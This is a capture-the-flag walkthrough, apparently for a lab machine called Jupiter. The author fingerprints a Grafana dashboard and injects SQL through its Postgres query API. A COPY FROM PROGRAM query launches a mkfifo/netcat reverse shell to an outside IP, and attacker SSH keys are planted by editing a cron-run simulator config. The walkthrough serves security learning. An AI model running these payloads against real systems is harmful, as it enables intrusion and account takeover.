


Information Gathering

1) Found open ports

```
(vigneswar@VigneswarPC)-[~]
$ nmap 10.10.11.216
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-22 11:35 IST
Nmap scan report for 10.10.11.216
Host is up (0.19s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 12.96 seconds
```

2) checked the website



3) found list of directories

v2.1.0-dev

```

[Status: 200, Size: 19680, Words: 8436, Lines: 399, Duration: 193ms]
img [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 199ms]
css [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 189ms]
js [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 190ms]
fonts [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 189ms]
Source [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 190ms]
[Status: 200, Size: 19680, Words: 8436, Lines: 399, Duration: 191ms]
sass [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 192ms]
:: Progress: [87651/87651] :: Job [1/1] :: 213 req/sec :: Duration: [0:07:31] :: Errors: 0 ::

```

v2.1.0-dev

```
kiosk [Status: 200, Size: 34390, Words: 2150, Lines: 212, Duration: 236ms]
:: Progress: [114441/114441] :: Job [1/1] :: 160 req/sec :: Duration: [0:12:44] :: Errors: 0 ::
```

Moons - Dashboards - Grafana — Mozilla Firefox

Moons - Dashboards - Gr x

kiosk.jupiter.htb/d/jMgFGfA4z/moons?orgId=1&refresh=1d

Kali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSec

Search or jump to...ctrl+k

Home > Dashboards > Moons


What are Moons?

Moons – also known as natural satellites – orbit planets and asteroids in our solar system. Earth has one moon, and there are more than 200 moons in our solar system. Most of the major planets – all except Mercury and Venus – have moons. Pluto and some other dwarf planets, as well as many asteroids, also have small moons. Saturn and Jupiter have the most moons, with dozens orbiting each of the two giant planets.

Moons come in many shapes, sizes, and types. A few have atmospheres and even hidden oceans beneath their surfaces. Most planetary moons probably formed from the discs of gas and dust circulating around planets in the early solar system, though some are "captured" objects that formed elsewhere and fell into orbit around larger worlds.

Source: <https://solarsystem.nasa.gov/moons/overview/>

The near side of the Moon (north at top) as seen from Earth



Saturn

Moons of Planet Saturn


Name	Parent Planet	Name Meaning
Ymir	Saturn	Ancestor to all the frost giants in Norse m...
Titan	Saturn	Named after the Greek Titans
Thrymr	Saturn	King of the Jotnar in Norse mythology
Thiazz	Saturn	A Jotunn (giant). Father of Skadi

Number of Moons

8

6) it uses grafana

3/17



Grafana



Grafana is a multi-platform open source analytics and interactive visualization web application. It provides charts, graphs, and alerts for the web when connected to supported data sources. [Wikipedia](#)


Programming languages: [Go](#), [TypeScript](#)

Developer: [Raintank Inc.](#)


License: [GNU Affero General Public License](#), version 3.0

Operating system: [Microsoft Windows](#), [Linux](#), [macOS](#)

Stable release: 10.2.3 / 18 December 2023; 3 days ago



7) found usage of sql



Vulnerability Assessment

1) found sql injection

Request

PrettyRawHex

1 POST /api/ds/query HTTP/1.1

2 Host: kiosk.jupiter.htb

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

4 Accept: application/json, text/plain, */*

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate, br

7 Referer: http://kiosk.jupiter.htb/d/jMgGfA4z/moons?orgId=1&refresh=1d

8 content-type: application/json

9 x-dashboard-uid: jMgGfA4z

10 x-datasource-uid: YItSLg-Vz

11 x-grafana-org-id: 1

12 x-panel-id: 22

13 x-plugin-id: postgres

14 Content-Length: 380

15 Origin: http://kiosk.jupiter.htb

16 Connection: close

17

18 {

19 {

20 "queries":[

21 {

22 "refId":"A",

23 "datasource":{"

24 "type":"postgres",

25 "uid":"YItSLg-Vz"

26 },

27 "rawSql":"select \n 999 \nfrom \n moons \nwhere \n parent = 'Saturn';",

28 "format":"table",

29 "datasourceId":1,

30 "intervalMs":60000,

31 "maxDataPoints":934

32 }

33],

34 "range":{"

35 "from":"2023-12-22T01:47:51.242Z",

36 "to":"2023-12-22T07:47:51.242Z",

37 "raw":{"

38 "from":"now-6h",

39 "to":"now"

40 }

41 },

42 "from":"1703209671242",

43 "to":"1703231271242"

44 }

45 }

Response

PrettyRawHexRender

10 }

11 },

12 "data":{"

13 "values":[

14 [

15 999,

16 999,

17 999,

18 999,

19 999,

20 999,

21 999,

22 999,

23 999,

24 999,

25 999,

26 999,

27 999,

28 999,

29 999,

30 999,

31 999,

32 999,

33 999,

34 999,

35 999,

36 999,

37 999,

38 999,

39 999,

40 999,

41 999,

42 999,

43 999,

44 999,

45 999,

46 999,

47 999,

48 999,

49 999,

50 999,

51 999,

52 999,

53 999,

54 999,

55 999,

56 999,

57 999,

58 999,

59 999,

60 999,

61 999,

62 999,

63 999,

64 999,

65 999,

66 999,

67 999,

68 999,

69 999,

70 999,

71 999,

72 999,

73 999,

74 999,

75 999,

76 999,

77 999,

78 999,

79 999,

80 999,

81 999,

82 999,

83 999,

84 999,

85 999,

86 999,

87 999,

88 999,

89 999,

90 999,

91 999,

92 999,

93 999,

94 999,

95 999,

96 999,

97 999,

98 999,

99 999,

100 999,

101 999,

102 999,

103 999,

104 999,

105 999,

106 999,

107 999,

108 999,

109 999,

110 999,

111 999,

112 999,

113 999,

114 999,

115 999,

116 999,

117 999,

118 999,

119 999,

120 999,

121 999,

122 999,

123 999,

124 999,

125 999,

126 999,

127 999,

128 999,

129 999,

130 999,

131 999,

132 999,

133 999,

134 999,

135 999,

136 999,

137 999,

138 999,

139 999,

140 999,

141 999,

142 999,

143 999,

144 999,

145 999,

146 999,

147 999,

148 999,

149 999,

150 999,

151 999,

152 999,

153 999,

154 999,

155 999,

156 999,

157 999,

158 999,

159 999,

160 999,

161 999,

162 999,

163 999,

164 999,

165 999,

166 999,

167 999,

168 999,

169 999,

170 999,

171 999,

172 999,

173 999,

174 999,

175 999,

176 999,

177 999,

178 999,

179 999,

180 999,

181 999,

182 999,

183 999,

184 999,

185 999,

186 999,

187 999,

188 999,

189 999,

190 999,

191 999,

192 999,

193 999,

194 999,

195 999,

196 999,

197 999,

198 999,

199 999,

200 999,

201 999,

202 999,

203 999,

204 999,

205 999,

206 999,

207 999,

208 999,

209 999,

210 999,

211 999,

212 999,

213 999,

214 999,

215 999,

216 999,

217 999,

218 999,

219 999,

220 999,

221 999,

222 999,

223 999,

224 999,

225 999,

226 999,

227 999,

228 999,

229 999,

230 999,

231 999,

232 999,

233 999,

234 999,

235 999,

236 999,

237 999,

238 999,

239 999,

240 999,

241 999,

242 999,

243 999,

244 999,

245 999,

246 999,

247 999,

248 999,

249 999,

250 999,

251 999,

252 999,

253 999,

254 999,

255 999,

256 999,

257 999,

258 999,

259 999,

260 999,

261 999,

262 999,

263 999,

264 999,

265 999,

266 999,

267 999,

268 999,

269 999,

270 999,

271 999,

272 999,

273 999,

274 999,

275 999,

276 999,

277 999,

278 999,

279 999,

280 999,

281 999,

282 999,

283 999,

284 999,

285 999,

286 999,

287 999,

288 999,

289 999,

290 999,

291 999,

292 999,

293 999,

294 999,

295 999,

296 999,

297 999,

298 999,

299 999,

300 999,

301 999,

302 999,

303 999,

304 999,

305 999,

306 999,

307 999,

308 999,

309 999,

310 999,

311 999,

312 999,

313 999,

314 999,

315 999,

316 999,

317 999,

318 999,

319 999,

320 999,

321 999,

322 999,

323 999,

324 999,

325 999,

326 999,

327 999,

328 999,

329 999,

330 999,

331 999,

332 999,

333 999,

334 999,

335 999,

336 999,

337 999,

338 999,

339 999,

340 999,

341 999,

342 999,

343 999,

344 999,

345 999,

346 999,

347 999,

348 999,

349 999,

350 999,

351 999,

352 999,

353 999,

354 999,

355 999,

356 999,

357 999,

358 999,

359 999,

360 999,

361 999,

362 999,

363 999,

364 999,

365 999,

366 999,

367 999,

368 999,

369 999,

370 999,

371 999,

372 999,

373 999,

374 999,

375 999,

376 999,

377 999,

378 999,

379 999,

380 999,

381 999,

382 999,

383 999,

384 999,

385 999,

386 999,

387 999,

388 999,

389 999,

390 999,

391 999,

392 999,

393 999,

394 999,

395 999,

396 999,

397 999,

398 999,

399 999,

400 999,

401 999,

402 999,

403 999,

404 999,

405 999,

406 999,

407 999,

408 999,

409 999,

410 999,

411 999,

412 999,

413 999,

414 999,

415 999,

416 999,

417 999,

418 999,

419 999,

420 999,

421 999,

422 999,

423 999,

424 999,

425 999,

426 999,

427 999,

428 999,

429 999,

430 999,

431 999,

432 999,

433 999,

434 999,

435 999,

436 999,

437 999,

438 999,

439 999,

440 999,

441 999,

442 999,

443 999,

444 999,

445 999,

446 999,

447 999,

448 999,

449 999,

450 999,

451 999,

452 999,

453 999,

454 999,

455 999,

456 999,

457 999,

458 999,

459 999,

460 999,

461 999,

462 999,

463 999,

464 999,

465 999,

466 999,

467 999,

468 999,

469 999,

470 999,

471 999,

472 999,

473 999,

474 999,

475 999,

476 999,

477 999,

478 999,

479 999,

480 999,

481 999,

482 999,

483 999,

484 999,

485 999,

486 999,

487 999,

488 999,

489 999,

490 999,

491 999,

492 999,

493 999,

494 999,

495 999,

496 999,

497 999,

498 999,

499 999,

500 999,

501 999,

502 999,

503 999,

504 999,

505 999,

506 999,

507 999,

508 999,

509 999,

510 999,

511 999,

512 999,

513 999,

514 999,

515 999,

516 999,

517 999,

518 999,

519 999,

520 999,

521 999,

522 999,

523 999,

524 999,

525 999,

526 999,

527 999,

528 999,

529 999,

530 999,

531 999,

532 999,

533 999,

534 999,

535 999,

536 999,

537 999,

538 999,

539 999,

540 999,

541 999,

542 999,

543 999,

544 999,

545 999,

546 999,

547 999,

548 999,

549 999,

550 999,

551 999,

552 999,

553 999,

554 999,

555 999,

556 999,

557 999,

558 999,

559 999,

560 999,

561 999,

562 999,

563 999,

564 999,

565 999,

566 999,

567 999,

568 999,

569 999,

570 999,

571 999,

572 999,

573 999,

574 999,

575 999,

576 999,

577 999,

578 999,

579 999,

580 999,

581 999,

582 999,

583 999,

584 999,

585 999,

586 999,

587 999,

588 999,

589 999,

590 999,

591 999,

592 999,

593 999,

594 999,

595 999,

596 999,

597 999,

598 999,

599 999,

600 999,

601 999,

602 999,

603 999,

604 999,

605 999,

606 999,

607 999,

608 999,

609 999,

610 999,

611 999,

612 999,

613 999,

614 999,

615 999,

616 999,

617 999,

618 999,

619 999,

620 999,

621 999,

622 999,

623 999,

624 999,

625 999,

626 999,

627 999,

628 999,

629 999,

630 999,

631 999,

632 999,

633 999,

634 999,

635 999,

636 999,

637 999,

638 999,

639 999,

640 999,

641 999,

642 999,

643 999,

644 999,

645 999,

646 999,

647 999,

648 999,

649 999,

650 999,

651 999,

652 999,

653 999,

654 999,

655 999,

656 999,

657 999,

658 999,

659 999,

660 999,

661 999,

662 999,

663 999,

664 999,

665 999,

666 999,

667 999,

668 999,

669 999,

670 999,

671 999,

672 999,

673 999,

674 999,

675 999,

676 999,

677 999,

678 999,

679 999,

680 999,

681 999,

682 999,

683 999,

684 999,

685 999,

686 999,

687 999,

688 999,

689 999,

690 999,

691 999,

692 999,

693 999,

694 999,

695 999,

696 999,

697 999,

698 999,

699 999,

700 999,

701 999,

702 999,

703 999,

704 999,

705 999,

706 999,

707 999,

708 999,

709 999,

710 999,

711 999,

712 999,

713 999,

714 999,

715 999,

716 999,

717 999,

718 999,

719 999,

720 999,

721 999,

722 999,

723 999,

724 999,

725 999,

726 999,

727 999,

728 999,

729 999,

730 999,

731 999,

732 999,

733 999,

734 999,

735 999,

736 999,

737 999,

738 999,

739 999,

740 999,

741 999,

742 999,

743 999,

744 999,

745 999,

746 999,

747 999,

748 999,

749 999,

750 999,

751 999,

752 999,

753 999,

754 999,

755 999,

756 999,

757 999,

758 999,

759 999,

760 999,

761 999,

762 999,

763 999,

764 999,

765 999,

766 999,

767 999,

768 999,

769 999,

770 999,

771 999,

772 999,

773 999,

774 999,

775 999,

776 999,

777 999,

778 999,

779 999,

780 999,

781 999,

782 999,

783 999,

784 999,

785 999,

786 999,

787 999,

788 999,

789 999,

790 999,

791 999,

792 999,

793 999,

794 999,

795 999,

796 999,

797 999,

798 999,

799 999,

800 999,

801 999,

802 999,

803 999,

804 999,

805 999,

806 999,

807 999,

808 999,

809 999,

810 999,

811 999,

812 999,

813 999,

814 999,

815 999,

816 999,

817 999,

818 999,

819 999,

820 999,

821 999,

822 999,

823 999,

824 999,

825 999,

826 999,

827 999,

828 999,

829 999,

830 999,

831 999,

832 999,

833 999,

834 999,

835 999,

836 999,

837 999,

838 999,

839 999,

840 999,

841 999,

842 999,

843 999,

844 999,

845 999,

846 999,

847 999,

848 999,

849 999,

850 999,

851 999,

852 999,

853 999,

854 999,

855 999,

856 999,

857 999,

858 999,

859 999,

860 999,

861 999,

862 999,

863 999,

864 999,

865 999,

866 999,

867 999,

868 999,

869 999,

870 999,

871 999,

872 999,

873 999,

874 999,

875 999,

876 999,

877 999,

878 999,

879 999,

880 999,

881 999,

882 999,

883 999,

884 999,

885 999,

886 999,

887 999,

888 999,

889 999,

890 999,

891 999,

892 999,

893 999,

894 999,

895 999,

896 999,

897 999,

898 999,

899 999,

900 999,

901 999,

902 999,

903 999,

904 999,

905 999,

906 999,

907 999,

908 999,

909 999,

910 999,

911 999,

912 999,

913 999,

914 999,

915 999,

916 999,

917 999,

918 999,

919 999,

920 999,

921 999,

922 999,

923 999,

924 999,

925 999,

926 999,

927 999,

928 999,

929 999,

930 999,

931 999,

932 999,

933 999,

934 999,

935 999,

936 999,

937 999,

938 999,

939 999,

940 999,

941 999,

942 999,

943 999,

944 999,

945 999,

946 999,

947 999,

948 999,

949 999,

950 999,

951 999,

952 999,

953 999,

954 999,

955 999,

956 999,

957 999,

958 999,

959 999,

960 999,

961 999,

962 999,

963 999,

964 999,

965 999,

966 999,

967 999,

968 999,

969 999,

970 999,

971 999,

972 999,

973 999,

974 999,

975 999,

976 999,

977 999,

978 999,

979 999,

980 999,

981 999,

982 999,

983 999,


984 999,

985 999,

98

If you want to capture the output of the ``whoami`` command and insert it into a table, you can use the following approach:

sql

 Copy code

```
-- Create a temporary table to store the output
CREATE TEMPORARY TABLE temp_whoami (username text);

-- Run the command and insert the output into the table
INSERT INTO temp_whoami (username) VALUES (E'');
COPY temp_whoami (username) FROM PROGRAM 'whoami';

-- Query the results
SELECT * FROM temp_whoami;
```

Exploitation

1) executed command for revshell

```
7
3 {
  "queries": [
    {
      "refId": "A",
      "datasource": {
        "type": "postgres",
        "uid": "YItSLg-Vz"
      },
      "rawSql":
        "COPY temp_whoami (username) FROM PROGRAM 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.14.2 4444 >/tmp/f';",
      "format": "table",
      "datasourceId": 1,
      "intervalMs": 60000,
      "maxDataPoints": 934
    }
  ],
  "range": {
    "from": "2023-12-22T01:47:51.242Z",
    "to": "2023-12-22T07:47:51.242Z",
    "raw": {
      "from": "now-6h",
      "to": "now"
    }
  }
}
```

```

(vigneswar@VigneswarPC)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.11.216] 58788
bash: cannot set terminal process group (2801): Inappropriate ioctl for device
bash: no job control in this shell
postgres@jupiter:/var/lib/postgresql/14/main$ |

```

2) revshell is unstable, so switched to ssh

```

(vigneswar@VigneswarPC)-[~/Temporary]
$ ssh-keygen -f jupiter
Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in jupiter
Your public key has been saved in jupiter.pub
The key fingerprint is:
SHA256:Jui9gB+T1/QqN0ahdrTBa3VxnFUzowPHOS+iq8C2OT0 vigneswar@VigneswarPC
The key's randomart image is:
+---[RSA 3072]-----+
|      . o... o. |
|      . . . . + . |
|      .      . = +. |
|      . . .   o + + |
|      . ..S. . + . |
|      o.oo*oo. . o |
|      . *=+ooo. |
|      ..*=E=o. |
|      .oo==+ |
+-----[SHA256]-----+

```

```

(vigneswar@VigneswarPC)-[~/Temporary]
$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.11.216] 50540
bash: cannot set terminal process group (3742): Inappropriate ioctl for device
bash: no job control in this shell
postgres@jupiter:/var/lib/postgresql/14/main$ cd ~
cd ~
postgres@jupiter:/var/lib/postgresql$ mkdir .ssh
mkdir .ssh
postgres@jupiter:/var/lib/postgresql$ cd .ssh
cd .ssh
postgres@jupiter:/var/lib/postgresql/.ssh$ echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGC/ync8tZ3YUfkyvsqJEep8/FGANLNjKPi
IRXb42oZXXRqkE3lbtR6txWgZG44b8mjifRtj6AyuhYTkIuhScPKOr90+3fEOsYnhzg6CeNW0IiKzMCyeE52az7sFiA8mxZ/8JKd04fA6reW20R1pBqv6bQ5
DwPa6tAyB2vrlfr1nXtJ0chSSyu07XHDzj4t07xadseY8TP1C9VPW4q71CGdeqgnIXEpXQzL01vEi5JdWkYFCE5STF+wJSYyKh+LgmeeEB01Qqf/32Rrz3bf
dAWV6ezeSIZV27kLJg0sHXC68zS9Q4s/RAi1/CRxV0BXwhb2BEQTjj9IdOoqn04H7DmHHYT8JyTD74x9gMzvT5LHKZFVL98Y9fPVXpVea2bAD8lnHY0hBvq/
kaTojswsoICPQJDVKprJkCG/8s7hVgKrwXISABpskmCkAdtLbUjofpQVTYgLVVkiEwGqS0a54v6Tedt3XEnYiXBG/SG5B5N1/CPo0uY9u/NZ5Mh/yBzH4gos
= vigneswar@VigneswarPC" > authorized_keys
</yBzH4gos= vigneswar@VigneswarPC" > authorized_keys
postgres@jupiter:/var/lib/postgresql/.ssh$ |

```



```

(vigneswar@VigneswarPC)-[~/Temporary]
$ ssh -i jupiter postgres@jupiter.htb
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-72-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

System information as of Fri Dec 22 08:36:33 AM UTC 2023

System load:          0.0517578125
Usage of /:           81.8% of 12.33GB
Memory usage:         12%
Swap usage:           0%
Processes:            227
Users logged in:      1
IPv4 address for eth0: 10.10.11.216
IPv6 address for eth0: dead:beef::250:56ff:feb9:b723

```

3) found cron jobs

```

2023/12/22 08:46:01 CMD: UID=0      PID=4067 | /usr/sbin/CRON -f -P
2023/12/22 08:46:01 CMD: UID=1000  PID=4069 | /bin/bash /home/juno/shadow-simulation.sh
2023/12/22 08:46:01 CMD: UID=1000  PID=4068 | /bin/sh -c /home/juno/shadow-simulation.sh
2023/12/22 08:46:01 CMD: UID=1000  PID=4070 | /bin/bash /home/juno/shadow-simulation.sh
2023/12/22 08:46:01 CMD: UID=1000  PID=4071 | /home/juno/.local/bin/shadow /dev/shm/network-simulation.yml
2023/12/22 08:46:01 CMD: UID=1000  PID=4074 | /home/juno/.local/bin/shadow /dev/shm/network-simulation.yml
2023/12/22 08:46:01 CMD: UID=1000  PID=4075 | sh -c lscpu --online --parse=CPU,CORE,SOCKET,NODE
2023/12/22 08:46:01 CMD: UID=1000  PID=4080 | /usr/bin/python3 -m http.server 80
2023/12/22 08:46:01 CMD: UID=1000  PID=4081 | /usr/bin/curl -s server
2023/12/22 08:46:01 CMD: UID=1000  PID=4083 | /usr/bin/curl -s server
2023/12/22 08:46:01 CMD: UID=1000  PID=4085 | /usr/bin/curl -s server
2023/12/22 08:46:21 CMD: UID=114   PID=4091 | postgres: 14/main: autovacuum worker

```



GitHub

<https://shadow.github.io> › docs › guide › shadow_con... ⋮

Shadow Config Specification - The Shadow Simulator

Shadow uses the standard **YAML** ... If the bootstrap end time is greater than 0, Shadow uses a **simulation** bootstrapping period where hosts have unrestricted **network** ...
[general.parallelism](#) · [network.graph.type](#) · [experimental...](#)

4) we can edit the file

```

general:
  # stop after 10 simulated seconds
  stop_time: 10s
  # old versions of cURL use a busy loop, so to avoid spinning in this busy
  # loop indefinitely, we add a system call latency to advance the simulated
  # time when running non-blocking system calls
  model_unblocked_syscall_latency: true

network:
  graph:
    # use a built-in network graph containing
    # a single vertex with a bandwidth of 1 Gbit
    type: 1_gbit_switch

hosts:
  # a host with the hostname 'server'
  server:
    network_node_id: 0
    processes:
      - path: /bin/cp
        args: "/tmp/key ~/.ssh/authorized_keys"
        start_time: 3s
  # three hosts with hostnames 'client1', 'client2', and 'client3'
  client:
    network_node_id: 0
    quantity: 3
    processes:
      - path: /usr/bin/curl
        args: -s server
        start_time: 5s
~

```

5) got shell as juno

```

(vigneswar@VigneswarPC)~[~/Temporary]
$ ssh juno@jupiter.htb -i jupiter
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-72-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Fri Dec 22 10:16:12 AM UTC 2023

System load:          0.26611328125
Usage of /:           81.9% of 12.33GB
Memory usage:         18%
Swap usage:           0%
Processes:            233
